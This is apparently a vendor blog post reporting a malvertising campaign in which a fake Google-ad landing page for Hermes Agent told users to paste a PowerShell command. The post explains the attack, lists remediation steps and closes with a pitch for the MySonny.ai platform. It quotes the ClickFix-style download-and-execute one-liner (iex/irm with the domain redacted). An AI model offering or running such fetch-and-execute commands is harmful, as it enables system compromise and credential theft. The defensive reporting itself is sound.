
That "Install Hermes Agent" Google Ad? It's Delivering Malware. Here's What We Found.
Published: June 2, 2026
A Sponsored Attack Sitting at the Top of Google
If you searched for "Hermes Agent" on Google this week, you saw something terrifying — and you may not have even realized it.

A sponsored ad appeared at the very top of the search results. The title read: "Install Hermes Agent | Get Hermes Agent Today." The description mentioned all the right features: self-hosted, open source, persistent memory, auto skills, cron jobs, sandboxed execution. It even claimed "Trusted By 8,200+ Brands" and "1M+ visits in past month."
It looked completely legitimate.
It was a malware trap.
We Clicked So You Don't Have To
We investigated the ad, and here's what we found:
The Bait
The sponsored result displayed a clean URL: business.google.com › hermes — a domain most people would trust instinctively. The ad copy was carefully written, borrowing exact feature language from the real Hermes Agent project by Nous Research.
The Switch

Clicking the ad didn't take us to business.google.com. It landed on:
`` sites.google.com/[REDACTED]/hrms-biz-ver-un-02?gad_source=1&gad_campaignid=... ``
A Google Sites page — free hosting anyone can set up in minutes — disguised to look like an official product page. The attackers abused Google's own infrastructure to host the attack, making it nearly impossible for casual users to spot.
The page was polished. Professional layout. A "HERMES AGENT" logo. Navigation links for "DOCS," "PORTAL," "DESKTOP APP," and "SOCIALS." An "OPEN SOURCE • MIT LICENSE" badge. A hero section describing an autonomous agent that "lives on your server, remembers what it learns, and gets more capable the longer it runs."
It looked like a real product page. It was a weapon.
The Payload
Under the Windows installation tab, the page instructed users to copy and run this command:
``powershell powershell iex(irm [REDACTED-MALICIOUS-DOMAIN]/1518925.txt) ``
If you're not a PowerShell expert, here's what this does:
irm— downloads a remote file from a malicious domainiex— immediately executes whatever that file contains
This is the exact pattern used in "ClickFix" attacks — a well-documented malware delivery technique where victims are tricked into pasting a single command that downloads and runs malicious payloads. The domain used has nothing to do with Hermes, Nous Research, or any legitimate AI project.
One command. One paste. Full system compromise.
Why This Attack Is Especially Dangerous
This isn't a crude phishing email with typos. This is a sophisticated, multi-layered attack designed specifically to exploit the trust that developers and IT professionals place in search results and open-source tools.
It exploits Google's own trust signals

The ad appeared as a Google-sponsored result. The landing page was hosted on Google Sites. Every part of the chain used Google infrastructure — the very infrastructure people trust most.
It targets the highest-value victims
Developers and IT professionals searching for AI agent tools are exactly the people with:
- Admin/root access to production systems
- SSH keys and API tokens on their machines
- Cloud credentials for AWS, Azure, GCP
- Database access to customer data
- Deployment permissions across the organization
Compromising one developer's machine can give attackers access to your entire infrastructure.
It uses a real project as cover
Hermes Agent by Nous Research is a legitimate, well-known open-source AI agent. The attackers didn't invent a fake product — they impersonated a real one, borrowing its exact features, language, and even referencing its GitHub repository (NousResearch/hermes-agent#42) in a fake terminal demo on the page.
PowerShell IEX is a one-way door
Once that command runs, there's no "undo." The script can:
- Install backdoors and remote access trojans
- Exfiltrate credentials, SSH keys, and browser passwords
- Deploy cryptominers that consume your resources
- Establish persistent access that survives reboots
- Move laterally across your network to other machines
Most endpoint detection tools won't flag a user-initiated PowerShell command from a Google-hosted page. The malware walks through the front door with your blessing.
This Isn't an Isolated Incident
Malvertising targeting developer tools has exploded in 2025–2026:
- Microsoft documented campaigns affecting nearly one million devices through malicious ad-based attacks
- Malwarebytes tracked ongoing campaigns where criminals hijacked Google Ads accounts to serve fake downloads for Docker, Python, VS Code, and other dev tools
- Keepnet Labs identified sponsored search impersonation as the #1 malvertising technique in their 2026 threat report
- Google itself has been forced to repeatedly crack down on fake sponsored results — but the attackers keep coming back with new accounts and new domains
The pattern is always the same: buy an ad, clone a legitimate product page, swap the download link for malware.
The Deeper Problem: "Install It Yourself" Is a Security Liability
Even if this particular attack gets taken down tomorrow, the fundamental vulnerability remains: every time you ask your team to download and install AI tools on their work machines, you're accepting enormous risk.
Consider what self-hosting an AI agent actually requires:
- Root or admin access to install dependencies
- Open network ports for agent communication
- Shell execution permissions for the agent to do useful work
- File system access to read and write data
- Long-running processes that persist in the background
- Scheduled tasks (cron jobs) that run unattended
Now ask yourself: if even one person on your team installs from the wrong link — or the right link with a compromised dependency, or an outdated version with a known vulnerability — what happens to your business?

The Safer Path: AI-as-a-Platform
This is why AI-as-a-Platform exists.
Instead of asking every employee to become their own IT security team, a managed platform handles the hard parts:
🔒 Nothing to Install
With MySonny.ai, your AI agents run in isolated, managed cloud environments. No downloads. No PowerShell commands. No sketchy scripts running on work machines. Nothing for attackers to target on your local network.
🛡️ Sandboxed by Default
Every agent runs in its own isolated environment with strict permission boundaries — not "sandboxed execution" written on a landing page, but actual architectural isolation managed by security professionals.
🔄 Centrally Patched and Updated
When vulnerabilities are found, they're patched across the platform immediately. No employee has to track CVEs, test patches, or remember to update. It's handled.
👁️ Full Audit Trail
Every agent action is logged. You can see what your agents are doing, when, and why. Compare that to a self-hosted tool running silently in someone's terminal with no monitoring.
🚫 No Credential Exposure
API keys, database credentials, and cloud tokens are managed through secure, scoped integrations — never sitting on a developer's laptop next to their browser history and that PowerShell script they copied from Google.
⚡ Minutes to Deploy, Not Hours
No Docker. No terminal commands. No dependency hell. Configure your agent, connect your channels (Telegram, WhatsApp, iMessage, email), and it's working. Your team focuses on their actual jobs — not on playing system administrator.
What You Should Do Right Now
If you searched for "Hermes Agent" recently:
- Check your PowerShell history. Run
Get-Historyor check(Get-PSReadLineOption).HistorySavePathfor any commands referencing unfamiliar domains. - Scan your machine. Run a full scan with your endpoint protection tool. Check for unfamiliar scheduled tasks, startup items, and background processes.
- Rotate credentials. If you ran the command, assume compromise. Rotate SSH keys, API tokens, cloud credentials, and passwords — especially anything accessible from that machine.
- Report the ad. Use the three-dot menu on the sponsored result in Google and select "Report this ad."
If you're responsible for your team's security:
- Audit AI tool installations. How many self-hosted AI tools are running on work machines right now? Who approved them?
- Block known malicious domains. Work with your IT security team to identify and block the domains associated with this campaign.
- Establish an approved tools policy. Don't let every developer install whatever they find on Google. Evaluate managed platforms that eliminate the install-from-search risk entirely.
The Bottom Line
A fake Hermes Agent page is sitting at the top of Google right now, serving malware through a PowerShell one-liner hosted on Google's own infrastructure. It's polished, convincing, and aimed squarely at developers and IT professionals — the people with the keys to your kingdom.
This isn't a new problem. But it's getting worse. And every time your team downloads and installs AI tools from search results, you're rolling the dice.
AI-as-a-Platform eliminates the gamble entirely. No installs. No attack surface. No malware risk. Just AI agents that work — safely, securely, and without putting a single machine in danger.
Your business deserves AI that works for you — not against you.
👉 Start your free 14-day trial at MySonny.ai — no credit card, no installs, no risk.
MySonny.ai is a self-serve platform for building, deploying, and managing AI agents that work like teammates. Powered by enterprise-grade infrastructure with built-in security, persistent memory, and real business integrations. Learn more →